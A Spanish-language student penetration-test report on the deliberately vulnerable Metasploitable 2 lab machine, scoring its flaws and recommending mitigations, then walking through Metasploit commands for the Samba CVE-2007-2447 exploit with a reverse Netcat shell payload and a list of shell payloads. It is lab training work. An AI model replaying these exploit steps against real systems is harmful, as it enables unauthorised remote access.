



# JUPITER LABS

## Informe de ejecutivo de Pentesting

Keepcoding

Profesor: José Miguel Gómez-Casero

Realizado por: Mónica Durán Alfonso

Email: [monicadual1915@gmail.com](mailto:monicadual1915@gmail.com)

Linkedin: Mónica Durán

Septiembre 2024

# TABLA DE CONTENIDOS

1. Resumen ejecutivo de pruebas de penetración.

2. Alcance.

3. Métodos.

3.1. Herramientas

4. Calificación del riesgo.

5. Resumen de vulnerabilidades.

5.1 Vulnerabilidades críticas.

5.2 Calificación del riesgo de vulnerabilidad.

5.3 Mitigación.

# 1. Resumen ejecutivo de pruebas de penetración

Duración de la Prueba: 3 días

Objetivo: Evaluar la seguridad de la máquina virtual Metasploitable 2 y proporcionar recomendaciones para mitigar las vulnerabilidades encontradas.

Resumen: Durante el periodo de prueba de tres días, el equipo de Jupiter Labs llevó a cabo una evaluación exhaustiva de la máquina Metasploitable 2. Esta máquina, diseñada intencionalmente para ser vulnerable, permitió identificar y explotar diversas vulnerabilidades críticas. A continuación, se detallan los hallazgos y las recomendaciones para mejorar la seguridad del sistema.

## Vulnerabilidades Identificadas:

1. FTP (Puerto 21): Acceso anónimo habilitado, permitiendo a cualquier usuario conectarse sin autenticación.  
**\*Críticidad: Crítica**
2. SSH (Puerto 22): Credenciales débiles y configuraciones inseguras que permiten ataques de fuerza bruta.  
**\*Críticidad: Alta**
3. Telnet (Puerto 23): Servicio inseguro que transmite datos en texto claro, susceptible a interceptaciones.  
**\*Críticidad: Alta**
4. Samba (Puerto 139/445): Configuraciones predeterminadas vulnerables a ataques de enumeración y acceso no autorizado.  
**\*Críticidad: Media**
5. MySQL (Puerto 3306): Credenciales por defecto y configuraciones inseguras que permiten acceso remoto no autorizado.  
**\*Críticidad: Alta**

6. VNC (Puerto 5900): Sin autenticación o con contraseñas débiles, permitiendo acceso remoto no autorizado.

\*Críticidad: **Alta**

7. Apache Tomcat (Puerto 8180): Credenciales predeterminadas que permiten acceso administrativo no autorizado.

\*Críticidad: **Alta**

## Niveles de criticidad de vulnerabilidades

Críticidad	Rango de valoración en la mayoría de los factores evaluados.
Crítica	Del 9 al 10
Alta	Del 7 al 8
Media	Del 4 al 6
Baja	Del 1 al 3

### 1. Críticidad Crítica:

- **Descripción:** Estas vulnerabilidades representan un riesgo extremadamente alto y deben ser abordadas de inmediato. Pueden ser explotadas fácilmente y pueden llevar a consecuencias muy graves como la pérdida masiva de datos, acceso no autorizado a sistemas críticos, interrupción significativa del servicio o ejecución de código malicioso con privilegios elevados.

### 2. Críticidad Alta:

- **Descripción:** Estas vulnerabilidades tienen un riesgo significativo y deben ser resueltas lo antes posible. También pueden ser explotadas fácilmente llegando a ocasionar graves consecuencias como la pérdida de datos, acceso no autorizado, interrupción del servicio o ejecución de código malicioso.

### 3. **Criticidad Media:**

- **Descripción:** Estas vulnerabilidades también representan un riesgo considerable, aunque pueden requerir condiciones específicas o un mayor esfuerzo para ser explotadas. Deben ser corregidas lo antes posible para evitar compromisos de seguridad.

### 4. **Criticidad Baja:**

- **Descripción:** Estas vulnerabilidades tienen un impacto limitado y son más difíciles de explotar. Aunque no representan una amenaza inmediata, es importante abordarlas para mantener una postura de seguridad robusta y evitar problemas futuros.

Conclusión: La máquina Metasploitable 2 es altamente vulnerable debido a múltiples configuraciones inseguras y credenciales débiles. Estas vulnerabilidades pueden ser explotadas fácilmente, comprometiendo la integridad y confidencialidad del sistema.

Recomendaciones:

1. **Deshabilitar Servicios Inseguros:** Desactivar servicios como Telnet y FTP anónimo.
2. **Actualizar Credenciales:** Cambiar todas las contraseñas predeterminadas y utilizar contraseñas fuertes.
3. **Configurar SSH de Forma Segura:** Implementar autenticación basada en claves y deshabilitar el acceso de root.
4. **Actualizar Software:** Mantener todos los servicios y aplicaciones actualizados con los últimos parches de seguridad.
5. **Implementar Firewalls:** Configurar reglas de firewall para limitar el acceso a servicios críticos.
6. **Monitoreo Continuo:** Implementar sistemas de monitoreo y detección de intrusiones para identificar y responder a posibles amenazas en tiempo real.

## 2. Alcance

El alcance acordado por la empresa para la prueba de penetración ha sido de un único host:

Nombre del Host	Dirección IP
Metasploitable	192.168.1.24

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0b:b8:f7
          → inet addr:192.168.1.24  Bcast:192.168.1.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe0b:b8f7/64  Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:86065 errors:0 dropped:0 overruns:0 frame:0
            TX packets:73027 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6609534 (6.3 MB)  TX bytes:5276839 (5.0 MB)
            Base address:0xd020 Memory:f0200000-f0220000
```

## 3. Métodos utilizados

### Metodología Utilizada

Para realizar este informe, Jupiter Labs ha seguido la metodología **PTES** que es un marco de trabajo diseñado para proporcionar un enfoque común y estructurado en la realización de pruebas de penetración.

#### 1. Interacciones Preliminares:

- Definición del alcance y objetivos de la prueba.
- Aprobación de los términos y condiciones del test.

#### 2. Recolección de Información:

- Obtención de datos sobre la infraestructura y servicios de Metasploitable 2.
- Uso de técnicas de reconocimiento pasivo y activo.

### **3. Modelado de Amenazas:**

- Identificación de posibles vectores de ataque.
- Evaluación del impacto potencial de las vulnerabilidades.

### **4. Análisis de Vulnerabilidades:**

- Escaneo de la máquina para detectar vulnerabilidades conocidas.
- Evaluación manual de configuraciones inseguras.

### **5. Explotación:**

- Ejecución de ataques para explotar las vulnerabilidades identificadas.
- Verificación de la posibilidad de acceso no autorizado y escalamiento de privilegios.

### **6. Post-Explotación:**

- Análisis de la persistencia del acceso obtenido.
- Evaluación del impacto y recopilación de pruebas.

### **7. Reporte:**

- Documentación detallada de los hallazgos y recomendaciones.
- Presentación de un informe ejecutivo al cliente.

<http://www.pentest-standard.org/>

## 3.1 Herramientas utilizadas

### NMAP

Es una herramienta que nos permite obtener una visión detallada de los dispositivos conectados a una red, los servicios que se ejecutan y los puertos abiertos.

### NETDISCOVER

Esta herramienta realiza un escaneo ARP (Address Resolution Protocol) para identificar dispositivos activos en una red aparte de esto, nos reporta las direcciones IP y MAC de los dispositivos detectados y puede trabajar tanto en modo pasivo, escuchando el tráfico de red, o en activo, enviando solicitudes ARP para descubrir dispositivos.

### METASPLOIT

Es una herramienta destinada a la realización de pruebas de penetración y evaluar la seguridad de sistemas y redes mediante la explotación y validación de vulnerabilidades en dichos sistemas informáticos.

### BASES DE DATOS DE VULNERABILIDADES

Para saber como podemos explotar estas vulnerabilidades, Internet es una herramienta excepcional ya que existen diferentes webs con toda la información necesaria para llevar a cabo nuestro cometido.

Algunas de las webs utilizadas en este pentesting han sido:

Rapid7 <https://www.rapid7.com>

Exploit Database <https://exploit-db.com>

CVE Details <https://cvedetails.com>

IINCIBE <https://www.incibe.es>



## 4. Calificación del riesgo

Jupiter Labs ha utilizado el estándar DREAD para la evaluación y calificación de riesgos.

### Evaluación de Riesgos DREAD para Metasploitable

#### 1. Daño Potencial

- **Descripción:** Metasploitable es una máquina vulnerable . Las vulnerabilidades pueden permitir el acceso completo al sistema.
- **Calificación:** 10/10
- **Justificación:** La explotación de vulnerabilidades en Metasploitable puede llevar a la toma de control total del sistema, lo que podría resultar en la pérdida de datos y control del sistema.

#### 2. Reproducibilidad

- **Descripción:** La facilidad con la que un atacante puede reproducir el ataque.
- **Calificación:** 9/10
- **Justificación:** Las vulnerabilidades en Metasploitable las podemos encontrar en las bases de datos de vulnerabilidades con bastante facilidad.

#### 3. Explotabilidad

- **Descripción:** La facilidad con la que un atacante puede explotar la vulnerabilidad.
- **Calificación:** 10/10
- **Justificación:** Las herramientas y exploits necesarios para comprometer Metasploitable son muy accesibles y su uso es relativamente fácil.

#### 4. Usuarios Afectados

- **Descripción:** El número de usuarios que se verían afectados por un ataque exitoso.
- **Calificación:** 7/10
- **Justificación:** con Metasploitable y un ataque exitoso podría afectar a múltiples usuarios y sistemas conectados.

## 5. Detectabilidad

- **Descripción:** La facilidad con la que se puede detectar la vulnerabilidad.
- **Calificación:** 8/10
- **Justificación:** Las vulnerabilidades en Metasploitable son fácilmente detectables mediante escaneos de seguridad y herramientas de análisis.

## Resumen

- **Daño Potencial:** 10
- **Reproducibilidad:** 9
- **Explotabilidad:** 10
- **Usuarios Afectados:** 7
- **Detectabilidad:** 8

## Puntaje Total: 44/50

Esta evaluación muestra que Metasploitable tiene un alto riesgo de ser atacada ya que dispone de multitud de vulnerabilidades y con el uso de las herramientas adecuadas su explotación es rápida pudiendo ocasionar pérdidas irreversibles para la empresa .

## 5.Resumen de vulnerabilidades

Vulnerabilidad	Daño Potencial	Reproducibilidad	Explotabilidad	Usuarios Afectados	Detectabilidad	Nivel de Criticidad
FTP(vsftpdbackdor)	10	9	10	7	8	Crítico
Telnet(default credentials)	9	9	10	7	8	Alta
SSH(weak passwords)	8	8	9	7	7	Alta
Apache(outdated versión)	7	8	8	6	7	Alta
MySQL(default credentials)	8	9	9	7	8	Alta
Samba (remote code execution)	9	8	9	7	7	Media
NFS)misconfigurations)	7	7	8	6	7	Alta

### 5.1 Vulnerabilidades críticas

#### 5.1.1 Samba

Samba es una implementación de código abierto del protocolo **SMB/CIFS** (Server Message Block/Common Internet File System). Este protocolo permite compartir archivos e impresoras entre diferentes sistemas operativos, como Windows y Unix/Linux.

Después del resumen de vulnerabilidades encontradas, vamos a centrarnos en la vulnerabilidad encontrada en Samba CVE-2007-2447 que es una vulnerabilidad de inyección de comandos remotos que afecta a las versiones de Samba desde la 3.0.0 hasta la 3.0.25rc3.

A continuación, vamos a enumerar los pasos que hemos realizado para su explotación y propondremos al cliente una posible mitigación.

## Paso 1: Escaneo con Nmap

Primero utilizamos Nmap para identificar los servicios y las versiones que se están ejecutando en la máquina objetivo 193.168.1.24

```
(kali@kali)-[/]
$ nmap -sV 192.168.1.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 04:37 EDT
Nmap scan report for 192.168.1.24
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

El resultado del escaneo muestra que Samba está ejecutándose en los puertos 139 y 445, y la versión específica de Samba.

## Paso 2: Identificación de la Vulnerabilidad

Una vez que sabemos que Samba está ejecutándose y conocemos la versión, podemos buscar las posibles vulnerabilidades que queremos explotar que en este caso será la del puerto 445 y la información la hemos obtenido a través de una búsqueda manual en la página de **INCIBE**.

En la imagen adjunta se muestra la descripción de dicha vulnerabilidad y en que versiones es vulnerable ya que va desde la **3.0.0 hasta la 3.0.25rc3** y permite a los atacantes remotos ejecutar comandos de su elección a través del intérprete de comandos (shell) de metacaracteres afectando a la función SamrChangePassword, cuando la opción "secuencia de comandos del mapa del nombre de usuario" smb.conf está activada, y permite a usuarios remotos validados ejecutar comandos a través del intérprete de comandos (shell) de metacaracteres afectando a otras funciones MS-RPC en la impresora remota y gestión de ficheros compartidos.

**CVE-2007-2447**

Severidad: Pendiente de análisis

Type: No Disponible / Otro tipo

Fecha de publicación: 14/05/2007

Última modificación: 16/10/2018

**Descripción**

La funcionalidad MS-RPC en mbd en Samba 3.0.0 hasta la 3.0.25rc3 permite a atacantes remotos ejecutar comandos de su elección a través del intérprete de comandos (shell) de metacaracteres afectando a la (1) función SamrChangePassword, cuando la opción "secuencia de comandos del mapa del nombre de usuario" smb.conf está activada, y permite a usuarios remotos validados ejecutar comandos a través del intérprete de comandos (shell) de metacaracteres afectando a otras funciones MS-RPC en la (2) impresora remota y (3) gestión de ficheros compartidos.

**Impacto**

Vector 2.0 *AVNACMAuSICPRIPAP*

Puntuación base 2.0 5.00

Severidad 2.0 MEDIA

**Productos y versiones vulnerables**

### Paso 3: Explotación con Metasploit

Procedemos a ejecutar la herramienta Metasploit para realizar nuestras comprobaciones.

Con el comando **search** efectuamos una búsqueda de los posibles exploits, payloads, etc

En este caso filtramos con el nombre de la vulnerabilidad que estamos buscando (Samba) y así acotaremos el rango.

```
Metasploit Documentation: https://docs.metasploit.com/
msf5 > search smb

Matching Modules
=====
```

#	Name	Description	Disclosure Date	Rank
0	exploit/multi/http/struts_code_exec_classloader	Apache Struts ClassLoader Manipulation Remote Code Execution	2014-03-06	manual
1	target: Java			
2	target: Linux			
3	target: Windows			
4	target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)			
5	exploit/osx/browser/safari_file_policy	Apple Safari file:/// Arbitrary Code Execution	2011-10-12	normal
6	target: Safari 5.1 on OS X			
7	target: Safari 5.1 on OS X with Java			
8	auxiliary/server/capture/smb	Authentication Capture: SMB		normal
9	post/linux/busybox/smb_share_root	BusyBox SMB Sharing		normal
10	exploit/linux/misc/cisco_rv340_sslvpn	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution	2022-02-02	good

En este paso realizaremos una búsqueda más precisa con el comando show + el nombre de la vulnerabilidad (**show auxiliary scanner smb**) y este comando nos reporta una lista de módulos auxiliares relacionados con el escaneo de SMB.

```
msf6 > show auxiliary scanner smb
```

Auxiliary					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/2ndrf/salt_password_reset	2007-08-15	normal	No	2ndrf Cross-Site Request Forgery Password Reset Vulnerability
1	auxiliary/admin/android/google_play_store_uxss_xframe_rce	-	normal	No	Android Browser RCE Through Google Play Store XFO
2	auxiliary/admin/appletv/appletv_display_image	-	normal	No	Apple TV Image Remote Control
3	auxiliary/admin/appletv/appletv_display_video	-	normal	No	Apple TV Video Remote Control
4	auxiliary/admin/atg/atg_client	-	normal	No	Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
5	auxiliary/admin/aws/aws_launch_instances	-	normal	No	Launches Hosts in AWS
6	auxiliary/admin/backpuxec/dump	-	normal	No	Veritas Backup Exec Windows Remote File Access
7	auxiliary/admin/backpuxec/registry	-	normal	No	Veritas Backup Exec Server Registry Access
8	auxiliary/admin/chromecast/chromecast_reset	-	normal	No	Chromecast Factory Reset DoS
9	auxiliary/admin/chromecast/chromecast_youtube	-	normal	No	Chromecast YouTube Remote Control
10	auxiliary/admin/citrix/netscaler_config_decrypt	2022-05-19	normal	No	Decrypt Citrix NetScaler Config Secrets
11	auxiliary/admin/db2/db2rcmd	2004-03-04	normal	No	IBM DB2 db2rcmd.exe Command Execution Vulnerability
12	auxiliary/admin/dcerpc/cve_2020_1472_zerologon	-	normal	Yes	Netlogon Weak Cryptographic Authentication
13	auxiliary/admin/dcerpc/cve_2022_26923_certified	-	normal	No	Active Directory Certificate Services (ADCS) privilege escalation (Certified)
14	auxiliary/admin/dcerpc/crtp_cert	-	normal	No	ISPS Certificate Management
15	auxiliary/admin/dcerpc/samr_computer	-	normal	No	SAMR Computer Management
16	auxiliary/admin/dns/dyn_dns_update	-	normal	No	DNS Server Dynamic Update Record Injection
17	auxiliary/admin/edirectory/edirectory_dhost_cookie	-	normal	No	Novell eDirectory eHOST Predictable Session Cookie
18	auxiliary/admin/edirectory/edirectory_edirutil	-	normal	No	Novell eDirectory eMBox Unauthenticated File Access
19	auxiliary/admin/emc/alobastor_devicecomposer_exec	2008-05-27	normal	No	EMC Allobastor Device Manager Arbitrary Command Execution

Y en esta lista podemos encontrar nuestro módulo en concreto **smb\_version** que detecta la versión del servicio SMB en los sistemas objetivos.

```
msf6 > show auxiliary scanner smb/smb/smb_version
```

#	Name	Disclosure Date	Rank	Check	Description
1075	auxiliary/scanner/smb/smb_login	-	normal	No	SMB Login Check Scanner
1076	auxiliary/scanner/smb/smb_lookupsid	-	normal	No	SMB SID User Enumeration (LookupSid)
1077	auxiliary/scanner/smb/smb_ms17_010	-	normal	No	MS17-010 SMB RCE Detection
1078	auxiliary/scanner/smb/smb_uninit_cred	-	normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential
1079	auxiliary/scanner/smb/smb_version	-	normal	No	SMB Version Detection
1080	auxiliary/scanner/smtp/smtp_enum	-	normal	No	SMTP User Enumeration Utility
1081	auxiliary/scanner/smtp/smtp_ntlm_domain	-	normal	No	SMTP NTLM Domain Extraction
1082	auxiliary/scanner/smtp/smtp_relay	-	normal	No	SMTP Open Relay Detection
1083	auxiliary/scanner/smtp/smtp_version	-	normal	No	SMTP Banner Grabber
1084	auxiliary/scanner/snmp/aix_version	-	normal	No	AIX SNMP Scanner Auxiliary Module
1085	auxiliary/scanner/snmp/arlis_dg950	-	normal	No	Arris DG950A Cable Modem Wifi Enumeration
1086	auxiliary/scanner/snmp/brocade_password_enum	-	normal	No	Brocade Password Hash Enumeration

Ahora cargaremos dicho módulo con el comando **use** **auxiliary/scanner/smb/smb\_version** y ahora procedemos a configurarlo con el comando **set RHOSTS 192.168.1.24** (IP de nuestra máquina objetivo) y esto es lo que nos muestra, con el comando **info** verificamos y ahora nos toca buscar nuestra vulnerabilidad con **search CVE:2007-2447** y se nos muestra el módulo con el exploit que vamos a ejecutar y que permitirá la ejecución de comandos en Samba.

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set hosts 192.168.1.24
[!] Unknown datastore option: hosts. Did you mean RHOST?
hosts => 192.168.1.24
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.24
RHOSTS => 192.168.1.24
msf6 auxiliary(scanner/smb/smb_version) > info
```

Name:	SMB Version Detection
Module:	auxiliary/scanner/smb/smb_version
License:	Metasploit Framework License (BSD)
Rank:	Normal

Provided by:

- hdm <x@hdm.io>
- Spencer McIntyre
- Christophe De La Fuente

Check supported:

No

Basic options:

Name	Current Setting	Required	Description
RHOSTS	192.168.1.24	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT		no	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

Description:

Fingerprint and display version information about SMB servers. Protocol information and host operating system (if available) will be reported. Host operating system detection requires the remote server to support version 1 of the SMB protocol. Compression and encryption capability negotiation is only present in version 3.1.1.

View the full module info with the **info -d** command.

```
msf6 auxiliary(scanner/smb/smb_version) > search CVE:2007-2447
```


Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

Interact with a module by name or index. For example **info 0**, use **0** or use **exploit/multi/samba/usermap\_script** (the output of the command above is just a suggestion).

```
msf6 auxiliary(scanner/smb/smb_version) >
```

Ahora le vamos a indicar que lo cargue el payload mediante el comando **use exploit/multi/samba/usermap\_script** y a continuación le indicamos que nos muestre las opciones con el comando **show options** y vemos que se utiliza una conexión reversa con Netcat(se indica en la imagen con una flecha amarilla)



```
msf6 auxiliary(scanner/smb/smb_version) > search CVE:2007-2447

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
=====
Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.139    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
=====
Name      Current Setting  Required  Description
--      -
LHOST     192.168.1.139    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
=====
Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.24
RHOSTS => 192.168.1.24
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
```

Ahora vamos a realizar una modificación del host que queremos explotar y para ello introducimos el comando **set RHOSTS 192.168.1.24** con la IP de nuestro objetivo.

```
Firefox ESR                                     kati@kali: ~/msf2
Browse the World Wide Web  lyuda

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.24
RHOSTS => 192.168.1.24
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14
Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.24    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload information:
Space: 1024
```

Después realizaremos una operación similar pero esta vez cambiando el puerto de escucha con el comando **set RPORT 445** que es el que sabemos que está abierto.

```
Archivo Acciones Editar Vista Ayuda
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14
Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.24    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)

Payload information:
Space: 1024

Description:
This module exploits a command execution vulnerability in Samba
versions 3.0.20 through 3.0.25rc3 when using the non-default
"username map script" configuration option. By specifying a username
containing shell meta characters, attackers can execute arbitrary
commands.

No authentication is needed to exploit this vulnerability since
this option is used to map usernames prior to authentication!

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
```

Con el comando **show options** podemos verificar que tenemos cargados correctamente las IPs y los puertos.



```
View the full module info with the info -d command.

msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.24     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.139    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
```

Ahora vamos a cargar el payload que hemos encontrado antes `cmd/unix/reverse_netcat` y para ello utilizaremos nuevamente el comando de búsqueda `show payloads` y nos reporta todo los payloads disponibles.

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/adduser                  .               normal No      Add user with useradd
1  payload/cmd/unix/bind_awk                 .               normal No      Unix Command Shell, Bind TCP (via AWK)
2  payload/cmd/unix/bind_busybox_telnetd    .               normal No      Unix Command Shell, Bind TCP (via BusyBox telnetd)
3  payload/cmd/unix/bind_inetd              .               normal No      Unix Command Shell, Bind TCP (via inetd)
4  payload/cmd/unix/bind_jjs                 .               normal No      Unix Command Shell, Bind TCP (via jjs)
5  payload/cmd/unix/bind_lua                 .               normal No      Unix Command Shell, Bind TCP (via Lua)
6  payload/cmd/unix/bind_netcat              .               normal No      Unix Command Shell, Bind TCP (via netcat)
7  payload/cmd/unix/bind_netcat_gaping       .               normal No      Unix Command Shell, Bind TCP (via netcat -e)
8  payload/cmd/unix/bind_netcat_gaping_ipv6 .               normal No      Unix Command Shell, Bind TCP (via netcat -e) IPv6
9  payload/cmd/unix/bind_perl                .               normal No      Unix Command Shell, Bind TCP (via Perl)
10 payload/cmd/unix/bind_perl_ipv6           .               normal No      Unix Command Shell, Bind TCP (via perl) IPv6
11 payload/cmd/unix/bind_r                   .               normal No      Unix Command Shell, Bind TCP (via R)
12 payload/cmd/unix/bind_ruby                .               normal No      Unix Command Shell, Bind TCP (via Ruby)
13 payload/cmd/unix/bind_ruby_ipv6           .               normal No      Unix Command Shell, Bind TCP (via Ruby) IPv6
14 payload/cmd/unix/bind_socat_sctp          .               normal No      Unix Command Shell, Bind SCTP (via socat)
15 payload/cmd/unix/bind_socat_udp           .               normal No      Unix Command Shell, Bind UDP (via socat)
16 payload/cmd/unix/bind_zsh                 .               normal No      Unix Command Shell, Bind TCP (via Zsh)
17 payload/cmd/unix/generic                  .               normal No      Unix Command, Generic Command Execution
18 payload/cmd/unix/pingback_bind            .               normal No      Unix Command Shell, Pingback Bind TCP (via netcat)
19 payload/cmd/unix/pingback_reverse         .               normal No      Unix Command Shell, Pingback Reverse TCP (via netcat)
20 payload/cmd/unix/reverse                  .               normal No      Unix Command Shell, Double Reverse TCP (telnet)
21 payload/cmd/unix/reverse_awk              .               normal No      Unix Command Shell, Reverse TCP (via AWK)
22 payload/cmd/unix/reverse_bash_telnet_ssl .               normal No      Unix Command Shell, Reverse TCP SSL (telnet)
23 payload/cmd/unix/reverse_jjs              .               normal No      Unix Command Shell, Reverse TCP (via jjs)
24 payload/cmd/unix/reverse_ksh              .               normal No      Unix Command Shell, Reverse TCP (via Ksh)
25 payload/cmd/unix/reverse_lua              .               normal No      Unix Command Shell, Reverse TCP (via Lua)
26 payload/cmd/unix/reverse_ncat_ssl         .               normal No      Unix Command Shell, Reverse TCP (via ncat)
